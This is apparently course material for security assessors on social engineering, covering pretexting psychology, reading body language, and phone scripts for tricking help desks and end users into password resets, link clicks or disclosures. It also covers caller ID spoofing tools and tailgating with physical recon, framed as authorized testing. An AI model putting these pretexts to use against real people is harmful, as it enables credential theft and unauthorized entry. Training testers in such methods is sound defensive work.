
Pretexting: Goals

- What are the goals of pretexting?
  - Convincing a person or group of something
  - Gaining acceptance
  - Changing behavior
  - Gathering information
- In essence, pretexting seeks to alter and influence behavior
  - Focus on your goals during the engagement—how can people help accomplish this?

There are a number of major goals social engineers will seek to accomplish via pretexting. These include the following:

- **Convincing a person or group of something**: Usually, a "convince people" goal is done in person, and often, it focuses on trying to get people to be more lenient or accommodating in their attitudes toward you. For example, pretending to smoke with a group of smokers is a simple form of behavioral pretexting that can make people like you more.
- **Gaining acceptance**: Gaining acceptance is another form of pretexting that can be done in person or over the phone (or even online, but this is more difficult in many cases). Gaining acceptance focuses on getting people to trust you, for whatever reason.
- **Changing behavior**: Changing behavior is the name of the game. Often, we may want people to skirt the rules, take what we are saying at "face value," or give us something.
- **Gathering information**: This speaks for itself! Gathering information is a common pretexting goal, especially over the phone.

Pretexting: Reality



http://www.smbc-comics.com/index.php?db=comics&id=2526

While this slide/page is a bit tongue-in-cheek, the truth shines through—social engineering works! That's got a lot to do with why social engineering is a common tactic used by adversaries today. The "Hollywood" style of hacking is ridiculous, of course, but the point is clear. Attackers will always take the easy way in, and social engineering is often that easy way.

Comic is courtesy of Saturday Morning Breakfast Cereal (SMBC)—the original download is from

http://www.smbc-comics.com/index.php?db=comics&id=2526

Pretexting: Psychology


- What is the psychology of pretexting? In other words, how should we lie to people most effectively?
- Keep some common principles in mind:
  - You need to "fit in"
  - People like people like themselves
  - Visual and non-verbal cues are key in many cases
  - Appeal to people's sense of humanity, self-preservation or both

The psychology of pretexting is actually pretty straightforward. Your goal is to get people to go along with your story, thus achieving your goals and motivations. There are some common principles that any social engineer should keep in mind when looking to change behavior through pretexting:

- **You need to "fit in"**: Although this is a tough sell for some in the InfoSec community, people really do tend to judge based on first impressions.
- **People like people like themselves**: Discussed in section 1, you need to "reflect" people's interests or other attributes to have the best chance at aligning with them in the short term.
- **Visual and non-verbal cues are KEY in many cases**: You need to pay attention to people's physical cues if you are pretexting in person. This will be covered shortly.
- **Appeal to people's sense of humanity, self-preservation or both**: As mentioned before, people usually want to help others as well as understand the idea of saving your bacon in a pinch. Can this help you sway them to help you in your endeavors? You bet.

Pretexting: Recon++ (1)

- For successful pretexting engagements, doing additional recon may be warranted
- For physical, in-person pretexting, physical recon is a must (covered later)
- Look specifically for:
  - Dress styles/uniforms
  - Ingress points
  - Identification
  - Guards
  - Cameras



For a successful pretexting engagement, you will likely need to do more recon (depending on the scenario).

Physical pretexting (where you are on-site and in-person) requires some assessment of the location and people you will be interacting with. We'll cover physical engagements more in-depth in a bit but for now, you should be paying attention to a few specific things while "casing the joint."

First, how do people dress? In order to "fit in" best, you will need to look the part, and that means dressing appropriately. In most cases, dressing up just a bit does not hurt you (wearing a suit or other respectable business attire) but this depends on the organization. At a software company, suits may be horribly out of place. You'll need to note ingress points that make the most sense for engaging in your pretexts—who do you want to talk to, where and why?

Guards and cameras should be noted whenever possible, too. Although guards may not be the intended pretexting targets, you may very well have to interact with them in some way, so be familiar with them and have a plan. Cameras should be noted simply as something to avoid, if possible. Also, try to determine what type of identification people possess—usually this will be a badge of some sort, often on a lanyard or belt clip. You may need to duplicate this to "fit in." This is covered later.

Pretexting: Recon++ (2)

- For phone-based pretexting, recon is also critical
  - You may have already done all of this already, but being prepared can win the day
- Pretexting is about having a story—your story is better with:
  - Real names and information
  - Valid credentials or facts to back you up
  - Historical or contextual information

When you perform pretexting over the phone, you have the advantage of NOT giving away any visual cues that may indicate nervousness, fear or dishonesty. However, that doesn't mean your story and mannerisms don't matter. Doing recon before your call(s) can help to provide you with a better cover and be much more convincing to your targets.

Pretexting is about having a story. Your story is better with:

- **Real names and information**: Looking at social media accounts, e-mail and online name queries and potentially document types you find or metadata in the documents can help to make you more convincing.
- **Valid credentials or facts to back you up**: Having information that is verifiable, such as pointers in an "Out of Office" reply from a worker out of town, can bolster your story. Using phone number spoofing to seem as though your call comes from inside a closed telephone network can also make you more convincing when Caller ID "confirms" you.
- **Historical or contextual information**: Any other information that adds realism to your story can help you. For example, if the company has recently completed an acquisition, you can be calling from the newly acquired company and may not be known as well (if at all) to your target.

Pretexting in Person

- Pretexting in person means that you need to absolutely play the role perfectly
  - Dress the part, know your story, etc.
- Verbal cues are key to listen for
- However, you must also be much more in tune with others' non-verbal cues:
  - Facial expressions
  - Body language

When you plan on pretexting in person, perhaps to talk your way into a facility or attempt to get information from someone, you need to think of yourself as an actor…because you are one. Dress the part, ensure you have your story well formulated and practice, so you don't give yourself away from nervousness or uncertainty.

At the same time, you need to be much more in tune with others' actions and cues, both verbal and non-verbal. This includes comments that a person makes indicating irritation, suspicion, disbelief or agreement with you. It also includes non-verbal cues such as facial expressions and body language. We cover more of the latter in the coming slides.

Visual Cues: Smiles

- George Clooney has a "real smile"
- The eyes and cheeks are involved

- Britney Spears' smile is fake
- The eyes and cheeks are NOT involved

The first key visual cue to look for when trying to get someone to warm up to you is a smile.

First, smile at people when in a conversation. Don't subscribe to the belief that smiling is "cheesy" or will set people off unless you know from observation or significant recon that smiling will negatively impact your attempt. Most people will reciprocate a smile, as long as it is perceived to be genuine. The key factors of a "real" smile are the corners of the mouth are drawn up, the cheeks are creased, and maybe most importantly, the eyes are involved. Real smiles always involve the eyes, even subtly, and creases at the corners of the eyes can play a major role in a smile seeming real versus fake.

Watch your target's smile. Is she giving you a genuine smile? Or is she just being polite? If she's just being polite, you may need to be careful about your next steps, as she's likely looking to get out of the conversation or doesn't have any trust in you or your story.

Visual Cues: Smiles (Pandemic edition!)

- It's important to note these cues are visible even when the mouth is not!

While you will (hopefully) forgive the crude photo editing, it is important to note that in at least some engagements, you may interact with individuals who are wearing face masks. It is important to note that these non-verbal cues are obvious even without the mouth being visible.

Visual Cues: Body Language

- Body language can play a big role in social engineering
- Key considerations:
  - Don't cross your arms in front of you
  - Angle slightly toward your target
  - Don't point at the target
  - Try to keep your palms facing up
  - Make solid eye contact (but not creepy)

Body language is incredibly important to tune into when engaged in pretexting activities. Here are some key considerations for body language focus when talking to targets:

- **Don't cross your arms in front of you**: This demonstrates "closed" body language, which shows disinterest, and generally is "standoffish." If your target crosses her arms in front or her legs (particularly while standing), she is blocking you out mentally and you need to work to gain more trust and involvement.
- **Angle slightly toward your target**: Slightly angling toward the person you are speaking to with your feet, hips and shoulders can help to subconsciously warm them up to you.
- **Don't point at the target**: This should go without saying that pointing at people is a fairly aggressive gesture, even in jest.
- **Try to keep your palms facing up**: Palms facing up while gesturing with your hands can be viewed as a more "open" stance and, usually, imparts trustworthiness and honesty. Don't be too exaggerated about it, as that can have the opposite effect, but try to avoid putting your hands in your pockets or keeping your palms downward.
- **Make solid eye contact (but not creepy)**: People don't want you staring at them too intensely, but people trust those who can look at them directly much more than those who continually look away or can't look them in the eye or face.

Visual Cues: The Eyes Have It


- Pay close attention to your target's eye movements and habits
  - These may indicate what their true feelings are
- You may be able to sense alarm, fear, distrust, surprise, amusement and other emotions in the eyes alone
- Also look for eye rolling, clock watching or other obvious signs of disinterest

When talking to targets, pay close attention to his or her eyes, which may tell the real story of how they're perceiving you. This may also tell you whether it's a good time to be broaching particular subjects or not, as they may simply be having a bad day, or something may have occurred in their personal lives that is causing them to be upset or perturbed.

First, take note of the obvious emotions displayed (if any). If someone is obviously freaked out, shocked, terrified of you for some reason, or other signs of distress are present, you may hurt your cause trying to accomplish your pretexting goals. The next slide has some simple examples of how the eyes may tell a story about the person you are targeting.

Next, look for obvious signs of disinterest during the conversation if you manage to engage. Eye rolling, clock watching, or phone checking can indicate that the person is not interested in continuing the conversation and you may need to disengage or change tactics.

Examples of Eye "Tells"




This slide depicts very basic examples of eye "tells" that may indicate people's emotional states.

Your instructor will walk through each one, pointing out the relevant aspects of facial muscles, eyebrows, and openness.

In-Person Pretexting Resources

- There are a number of great books available for learning more about the psychology of body language and facial expressions in general
  - Christopher Hadnagy's *Unmasking the Social Engineer*
  - Paul Eckman's *Emotions Revealed*



Two great books that can give you much more depth and detail on recognizing facial expressions and body language include *Unmasking the Social Engineer* by Christopher Hadnagy and *Emotions Revealed* by the well-known psychologist Dr. Paul Eckman.

Photo from Amazon.com: http://www.amazon.com/Unmasking-Social-Engineer-Element-Security/dp/1118608577

Phone Pretexting: Who to Call (1)

- Target: The Help Desk
- You are: A desperate or confused user
- Purpose:
  - Gain intel on users
  - Gain intel on installed applications or IT operations
  - Perform password resets
  - Gain sensitive data or credentials

One prime example of who to consider calling during pretexting exercises is the corporate help desk. Sometimes this help desk function is outsourced during "off hours" (usually in the night), and these help desk technicians are not as savvy as internal employees and contractors. The key to successful help desk calls is to appeal to the target's sense of humanity—you are in a jam, or really helpless (confused) and need their assistance ASAP.

The purpose of help desk pretexting is often to solicit information from the technician. Gaining information about users that can be leveraged later in the engagement, or gaining information about installed systems, applications, and operational processes are worthy goals. Sometimes, you can solicit the help desk techs to reset a password to something of your choosing, or even have usernames, passwords or other authentication credentials relayed to you.

Phone Pretexting: Who to Call (2)

- Target: End users
- You are: IT or a trusted partner/vendor
- Purpose:
  - Gain sensitive data access
  - Get personal information
  - Get credential information
  - Gather intel on systems and applications
  - Coerce the user into taking some action(s)

Another sound target for telephone pretexting is the end user you need information about or from in the first place. The key to calling end users directly is to have a plausible story and come across as trusted. This requires recon, or in some cases even a multistage attack vector. For instance, you could send the user an e-mail and follow up with a phone call, asking if they have clicked the link to "register" for a new service or HR requirement. A great live example of Dave Kennedy and Kevin Mitnick demonstrating this technique was recorded at DEF CON in 2013:

https://www.youtube.com/watch?v=DB6ywr9fngU

Other goals may be to gather the user's system information, credential data or any other sensitive information about the user that meets the overall goals of the engagement.

Pretexting: When to Call

- When you make the calls may depend on the organization and goals
- Questions to ask:
  - Does the help desk get outsourced after hours?
  - If you call right before lunch/EOD, will you get better results?
  - Is there a time difference?
  - Is there a holiday or other event coming up?

Making pretexting calls at certain times can also be part of your plan. There is no guarantee that one time will always work better than another; but you should consider the following questions before making your calls:

- **Does the help desk get outsourced after hours?** If so, this may be a better option as the outsourcing company may be more susceptible to coercion (or be more sympathetic).
- **If you call right before lunch/EOD, will you get better results?** Sometimes when people are in a rush to leave the office, they are more likely to help you. However, the opposite can also be true, and you run the risk of annoying people by calling when they are trying to leave.
- **Is there a time difference?** Time differences can help you sometimes. For example, if you call an office in Europe first thing in the morning, you may be able to take action and avoid getting caught for several hours before the U.S. offices open. The "traveling user" ruse can work well in this regard too (described shortly).
- **Is there a holiday or other event coming up?** Sometimes the holidays can change people's moods, and you may be able to leverage this (or avoid it). The same logic also applies in the lunch/EOD scenario, where people may, more or less, be willing to help if they are trying to get on the road.

The bottom line: There is not a specific time that can always work better than others; but consider timing factors when planning your pretexting calls.

Pretexting: Scenario I

- Scenario: The traveling or clueless user
- Goal: Password reset or other information disclosure
- Key steps:
  - Act harried and/or clueless
  - Be pleasant but subtly use the sense of pressure and desperation
  - Leverage appropriate background noise where possible

The first example scenario to cover is the clueless or traveling user (or a clueless traveling user!). The target in a scenario like this one is often the help desk or technical support desk of the target organization; and; usually, the goal is to get active credentials or solicit some other sensitive data.

Some key things to do in this scenario include:

- Acting harried and/or clueless. People respond well to those who are freaked out and really don't know what they are doing, at least in help desk scenarios.
- Make sure you are pleasant but always subtly imply an air of desperation ("I need this right now, I am on the road and have a meeting in 15 minutes!") and pressure ("My boss is going to kill me, he has e-mailed me six times this morning!").
- Be sure to add in appropriate background noise where it helps your story. For the traveling user, some street noises or light conversation (like an airport or hotel lobby) can be effective.

Pretexting: Scenario 2

- Scenario: "I need you to …"
- Goal: Get a user to open a file, click a link etc.
- Key steps:
  - Recon: Do your homework and know the target
  - Make sure you send a file or e-mail ahead of time
  - Have a story that lends credence to the action, preferably with something they can't check easily
  - Appeal to emotion (HR and jobs, money, healthcare etc.)

The next scenario that is commonly used by social engineers is the direct attack against an end user, looking to get them to perform some specific action. In many cases, the goal will be to have them click on a specific link in an e-mail or open a file attachment. Having them just visit a site that you spell out can also be effective. The point is that you ask them to do something that then leads to further compromise! That is always the goal with this type of attack.

For these to be successful, you need to know the target and how the target may respond to a particular story. Using the wrong story can easily arouse suspicion, leading to a failed campaign. Your story should lead to the action naturally (should not feel forced). For example, asking a user to visit a "benefits site" if you are from HR makes sense, or a new "401k site" if you are a financial advisor from the company's 401k plan provider. Appealing to an emotional topic (money, job security, healthcare and others like this) tends to get a more compliant response.

If you are attempting to get the target to click a file or open a link, you'll need to send the e-mail ahead of time and make sure any attachments don't get caught by filters.

Pretexting: Scenario 3

- Scenario: “Can you help me with…?”
- Goal: Get information about users or systems from another user
- Key steps:
  - Again, recon! Know your back story and target.
  - Make sure you coordinate this one. You don’t want someone checking on you in real time.
  - Have very specific goals and information you want. Go in with a plan.

A third common scenario is also targeting a specific user or group, but it is focused more on getting information. Much like the last scenario, you need strong recon and a solid story to sound plausible. Also, timing matters with this type of approach. If you drop names or reference other employees or associates to lend credibility to your story, you’ll need to make sure that those employees are out to lunch, unavailable due to vacation or illness, or otherwise indisposed. A great lead-in to this scenario is getting a juicy “out of office” message from someone who refers you to someone else.

Don’t be wishy-washy with what you want either. Have a plan to go after the specific type of data you need and do it with some tact.

More Scenario Ideas

- You can build on any of the previous scenarios easily
- Other ideas for call pretexts include:
  - Surveys
  - Job inquiries
  - Checking caller ID
  - Remote support (with you as the technician)
  - The DMTF Decoder (entering numbers on the phone keypad)

Many of these types of scenarios can be easily adapted or can, in fact, be used simultaneously or as part of a broader pretexting campaign against different types of users. There are plenty of other ideas you can come up with to get the ball rolling. Pretexting is all about creativity and confidence. Here are some ideas:

- **Surveys**: Calling and posing as a corporate survey taker (NOT a cold caller or marketer outside the organization) can help you get some great data. For example, you may be able to get information about a user's social media habits and accounts by asking as part of an "HR outreach" program or company marketing initiative.
- **Job inquiries**: For HR personnel, job inquiries can be a great initial conversation starter to learn about the company, especially if you are calling about a specific position or play the "young college graduate just trying to learn" card.
- **Checking Caller ID**: If you want to validate whether your phone number is coming up on caller ID, or *how* it is coming up on caller ID, you can call and pose as a technical support staff member who is testing the new phone system. Most people will tell you as this seems harmless and only takes a second.
- **Remote support (with you as the technician)**: Calling a user with the pretext of remote support can work if you do it right. You can say you are verifying software, versions, or planning for a coming upgrade (as examples) and get the user to look up information, type commands and more.
- **The DMTF Decoder (entering numbers on the phone keypad)**: If you can convince the user to enter a sensitive number (such as a social security number or credit card number) on a keypad, Dual Tone Multi-Frequency (DTMF) decoders can actually tell you what was pressed. A good and simple decoder that accepts audio recording files can be found at the site http://dialabc.com/sound/detect/.

Image source: https://hackaday.com/2011/04/02/simple-dtmf-decoder-pulls-numbers-from-youtube-videos/

Tips for Successful Pretexting (1)

- Plan what you are going to say before calling anyone!
- We cannot overstate the importance of having a good story beforehand
  - Do your recon, know the targets and organization
  - Have answers/rebuttals ready for negative responses from the targets

Failing to plan is basically planning to fail, as far as pretexting goes. You need to plan what you are going to say and possible options before you call your target(s)!

Having a good story planned beforehand can make all the difference in your success, and often does. Do the recon, know the targets and the context within the environment, and don't leave things to chance.

If you get negative responses or rebuttals from the target you are speaking with, have alternative options ready to go to keep the conversation alive, if possible.

Finally, practice! If you have a colleague that can help you practice, go for it. Otherwise, just practice solo.

Tips for Successful Pretexting (2)

- At the beginning of a call, identify yourself and your purpose
  - Don't waste people's time
  - Don't rush either, but get to the point…
- Captain Obvious says be friendly!
  - Don't overdo it though
  - Also, be polite and respectful, even if you are being casual in your tone

Some other basic tips for successful pretexting include:

- Identifying yourself and your purpose at the beginning of the call. This doesn't have to be a serious or formal introduction and probably shouldn't be in many cases. However, people hate having their time wasted on the phone (or in person, for that matter), and identifying what you are bothering them about early can set the tone for the whole conversation.
- Also, be friendly! Being a bit self-deprecating and humorous works wonders on many people and this is a tactic you should give some consideration to if at all possible. Don't overdo this—no one wants to be dealing with a goofy or unprofessional-sounding person that they don't know; but being pleasant really almost never hurts during pretexting efforts. Being polite is also highly recommended.

Tips for Successful Pretexting (3)

- Watch your tone
  - Adapt this to the target organization and person
- Slowly and clearly wins the race
- Smile! The world can hear you.
  - Silly as this sounds, people can actually hear a smile over the phone, and it can absolutely make a difference in how they perceive you.
- Timing matters
  - When you call or visit is critical!

Here are a few tips for successful pretexting. First, watch your tone and choice of language. You should reflect on the type of organization you are calling and what kind of vocabulary of tone they will employ. Are they formal or casual? Second, pretexting is not a matter of speed; you should take the time to plan and reflect and shouldn't push too hard when on the phone and when moving toward your goal. It will raise alarms. Next, take a deep breath and smile. The world can hear you! Even though it sounds odd, the smallest change in facial expression changes our whole demeanor and can alter how people react to us.

Finally, think about when you should call—later in the day, after hours when there is less staff around to check perhaps? Or, maybe early in the morning before people have had their coffee?

Tips for Successful Pretexting (4)


- Create background context
  - Use background sounds like those from https://www.freesound.org/browse/tags/background-sound/
- Take notes
- Consider using a female voice on the phone, especially if the targets are male
  - Not to be sexist here—they are shown to have a higher rate of success based on voice tone

Some final pointers for successful pretexting include:

- **Create background noises for additional context and believability**: This is a very good idea in many cases and can lend a lot of credibility to you immediately. One good site that offers a huge number of free audio files is https://www.freesound.org/browse/tags/background-sound/ but there are lots of other options (some free and others available for a fee).
- **Make sure you are prepared to take notes if you are seeking information**: If you "wing it" and try to remember details, you might easily forget something later and waste time. Have a pen and paper handy or keep an open text editor on your laptop.
- **If you are a female, you may have better success at phone-based pretexting, especially if the target is a male. For you, male social engineers, consider enlisting the aid of a female cohort if you have one!** Female voices tend to be more successful at getting information or convincing people of their intentions, and this just stacks the deck in your favor more.

Tools for Pretexting: Spoofcard

- Spoofcard is the best app out there for pretexting
- It includes:
  - Number spoofing
  - Group spoofing
  - Background noise
  - Voice changers
  - Call recording
- Works with "credits" you purchase



Spoofcard, an app for most mobile devices including iPhones and Android, has a wide range of amazing features that really makes this the social engineer's best friend (or one of them, at least).

Spoofcard includes the following:

- **Number spoofing**
- **Group spoofing (spoofing with a group of users simultaneously)**
- **Background noise**: A variety of background noises are built right in, ranging from street noises to background chatter and telephones and more.
- **Voice changers**: These can disguise your voice to sound like a man or a woman, or a robotic voice if you so choose.
- **Call recording**: How convenient! Record the call right through the app for export and playback.

Spoofcard is not free. You purchase credits (essentially, the number of minutes you can be on calls) for a set fee on their site or through the mobile app. It's worth it.

Tools for Pretexting: Asterisk PBX

- The Asterisk VOIP PBX can be set up to perform capable caller ID spoofing and other phone manipulation
- This takes considerably more effort but may make sense for more granular control
- A good resource can be found here: https://allanfeid.com/content/caller-id-spoofing-w-asterisk

The Asterisk VOIP PBX can be set up to facilitate caller ID spoofing and other common pretexting tasks.

This takes a lot more work but may be appealing to dedicated red teams or other assessors who want more flexibility and control in how they manipulate phone calls and related services during pretexting campaigns.

A good primer on setting this up can be found at https://allanfeid.com/content/caller-id-spoofing-w-asterisk.

Pretexting Conclusion

- In this section, we covered the core concepts behind in-person and phone-based pretexting
- Common pretexting goals include building rapport, gaining entry, gleaning information, coercing users to perform actions, and gaining credentials
- Creativity, preparation, and confidence are the keys to success

For successful pretexting engagements and campaigns, the key to success lies in preparing adequately and doing your homework (recon), being flexible and creative, and exhibiting confidence, especially in the face of adversity, distrust, and skepticism.

There are many goals for pretexts. Some of the most common include building rapport, gaining entry, gleaning information, coercing users to perform actions and gaining credentials. This is not a complete list, however, and you can easily adapt many of these scenarios to fit your own needs and goals during engagements.

Happy pretexting!

Lab 2.4 - Choose-Your-Own-Pretext

In this lab, we play for a few minutes and walk through some simple pretexting scenarios with voice recordings—get your headphones ready.

While this isn't really a true "red team" class per se, the practice of tailgating—sneaking into facilities in some way (whichever way possible)—is often closely tied to social engineering efforts. Frequently, this is all about in-person pretexting if you are indeed interacting with others in order to gain entrance in the first place—but what happens afterward? What tools and considerations are key to successful physical penetration to accomplish your goals?

Here, we'll take a look at some core things to keep in mind as you embark on the path of physical social engineering.

What Is Tailgating?

- Physical social engineering that relies on assistance from employees in most cases
- The key to tailgating is adhering to organizational "norms"
  - Dress code
  - Mannerisms
  - "Looking the part"
  - Behaviors (smoking outside, for example)
- Can be dangerous

What exactly IS "tailgating?" In a nutshell, tailgating officially means you "follow someone into a building or facility." However, it's come to mean much more than this. Today, tailgating means physical social engineering that relies on assistance from employees in most cases and could be many things.

To be successful at tailgating and in-person pretexting, assessors need to adhere to organizational "norms." As a refresher from the last section, some of these include:

- **Dress code**: You need to match the dress code in place at the organization so as not to arouse suspicion.
- **Mannerisms**: Act like you belong!
- **Looking the part**: Look like you belong! This also pertains to the role you're playing—salesperson, employee, executive, janitor and so on.
- **Behaviors (smoking outside, for example)**: What behaviors do you need to properly exhibit to be believable?

Tailgating can be dangerous! If there are armed guards, trained dogs, or law enforcement officials involved, you could be put into some sticky situations performing on-site tests. More on this in a few minutes.

Physical engagementing

- Sometimes “physical penetration testing” is lumped together with social engineering
- They’re really not the same thing
- This may include:
  - GPS tracking
  - Lock picking
  - Camera installation/manipulation
  - Microphone plants

Sometimes “physical penetration testing” is lumped together with social engineering, but they’re really not the same thing. Social engineering can play a PART in physical assessments, but physical testing might include things like GPS tracking, lock picking, camera installation/manipulation and/or microphone plants.

None of these, explicitly, is social engineering, but you may need to interact with people in any or all of these cases. Many of these activities are somewhat beyond the scope of this course and may also be illegal in certain countries or states. Be very careful when planning physical engagements or these kinds of activities may be perceived as breaking and entering, spying or invasion of privacy, at the least.

Tailgating Risks: Blowing Your Cover

- Tailgating and physical access attempts come with some risks
- Blowing your cover as a social engineer is definitely one of the most common and prevalent risks you face
- If someone challenges you, or you get "busted," then what?

One of the main risks associated with on-site social engineering engagements is blowing your cover during the test.

Ideally, during an engagement on-site, no one will recognize you or really pay attention to you at all unless you want them to. IF you are identified as a security professional or even just an "outsider," you could blow the assessment, requiring someone else to go on-site or prematurely halt the entire test.

Alternately, there are other options that may occur, depending on the circumstances, as we'll discuss shortly.

Tailgating Risks: Armed Guards

- Another major risk is actual armed guards— how do you handle this?
- First, you may choose not to perform on-site engagements where security staff is armed
- If you do:
  - Ensure you find out who the guard services are
  - Ensure you have a GOOJF card
  - Make sure you have lots of planning and contact information for your client/team

Another major risk during on-site social engineering engagements is actual armed guards—how do you handle this?

First, you may choose not to perform on-site engagements where security staff is armed. This is a decision you have to make personally, as there can be real risks to life and limb if you have a guard that gets nervous or just accidentally pulls the trigger when you are standing in front of him. Sadly, there are people out there who may do this.

If you do decide to perform on-site engagement where there are armed personnel, follow these guidelines:

- **Ensure you find out who the guard services are**: Knowing the company and reputation of the guard services organization may help you to better understand how they operate, how they vet their staff and what the usual background of staff might be. Former law enforcement and military are usually much more careful and responsible as a rule, but this is certainly not always true.
- **Ensure you have a GOOJF card**: Do not even think of going on-site without a Get Out Of Jail Free (GOOJF) card on your person (as discussed earlier). Also, don't try the "fake GOOJF" approach in these circumstances, unless you are confident and brave.
- **Make sure you have lots of planning and contact information for your client/team**: Spend extra time prepping for these scenarios, as you cannot afford to take chances when you get there.

Tailgating Risks: Law Enforcement

- Getting busted by law enforcement is also a risk when on-site
- If you are stopped by law enforcement (and it does happen):
  - Do not argue or run
  - Have your GOOJF card at the ready
  - Just to be on the safe side, have a lawyer's contact information handy, as well
  - Be prepared to explain yourself at the police station

Law enforcement is always a potential risk if someone gets suspicious or apprehends you on-site.

If stopped by law enforcement, or law enforcement approaches you, DO NOT ARGUE OR RUN. Law enforcement (unless they're your clients) are responsible for keeping the peace and apprehending criminals, and if you are perceived to be one, they'll treat you like one. Calmly state that you are performing an approved security assessment and ask if you can reach for your GOOJF card. Alternately, a law enforcement officer can retrieve your GOOJF card from a backpack, briefcase, or pocket (make sure it's accessible).

Just in case, having a lawyer is a good idea, and make sure you have their contact info on you while on-site. If you are brought to the police station, go along with it and be prepared to explain yourself and have your contacts called to verify who you are and what you are doing. Again, just be sure your lawyer is available in case something unusual happens.

Gaining Access

- What kind of access do you want/need and where are you trying to get into?
- Goal #1: Enter without confrontation or interaction
- Goal #2: Don't get busted
- Goal #3: Have multiple entry vectors and locations, if possible
- Goal #4: Accomplish your objectives and get out when it's feasible

Moving into our general discussion of gaining access, there are a few key things to consider right up front.

First, and maybe most obviously, what is in scope for the test, permitted in the rules of engagement, and likely to help you accomplish the goals of the test? In other words, what is it that you really want or need to do?

If you need to gain entrance to a facility, your first goal should always be to enter without confrontation or interaction UNLESS that is the goal of the test. This will help you avoid possibly getting busted and other issues.

Be thorough and find multiple ways to get the job done, if at all possible. Sometimes it's not, but it always helps to have fallback options in case circumstances change or your original plan goes awry in some way. Make sure to have strict goals and time limits on how you will accomplish your objectives on-site and then get out of any facilities as reasonably fast as possible.

Gaining Access: GOOJF Reminder!

- Ensure you have a signed, complete document that explains what you are doing, who you are and who you work for
- This will be a critical element of on-site engagementing in many cases
- Do not forget or avoid this

This is just a reminder: On-site work REQUIRES a GOOJF card! We covered this earlier in the class but would be remiss if we didn't bring it back up here because on-site work is where it's most important.

If you need to, review the section where we discussed this and be sure to get this approved and signed before setting foot on a client's premises for on-site testing.

Did we mention that this is important? ☺

Physical Recon: What to Look For

- Before you attempt to gain entry, what types of things should you look for?
- Offsite: Maps, aerial images, building layouts, recon on people
- On-site:
  - Doors and other entrances
  - Alarms and cameras
  - Guards and dogs
  - Smokers or other groups
  - Badges and IDs
  - Dress code and common behaviors

What should you look for during physical recon? Well, the short answer is *a lot* of things (naturally).

The better answers are broken into two categories: offsite and on-site. For offsite recon, you are really looking at sites like Google Maps and any other sources that could give you aerial maps, building layouts, and the usual info on important people and organizational culture.

For on-site recon, you need to look for a lot of specific things, which we will cover in more detail in the upcoming slides.

Physical Recon: Doors and Entrances

- Look for the most "unguarded" doors and entrances you can find
- Pay attention to:
  - Guards
  - Locks/badge access
  - Cameras
  - Alarms
  - Social gatherings
  - Parking garages

The first thing to look for when you get on-site is where the entrances are into the facility. First, this can help you determine where you'll attempt entry, but you can also watch people coming and going to see patterns of activity and the "normal" places where people gather and talk, smoke, etc.

Pay close attention to the following:

- **Guards**: Are there guards in some entrance locations and not in others?
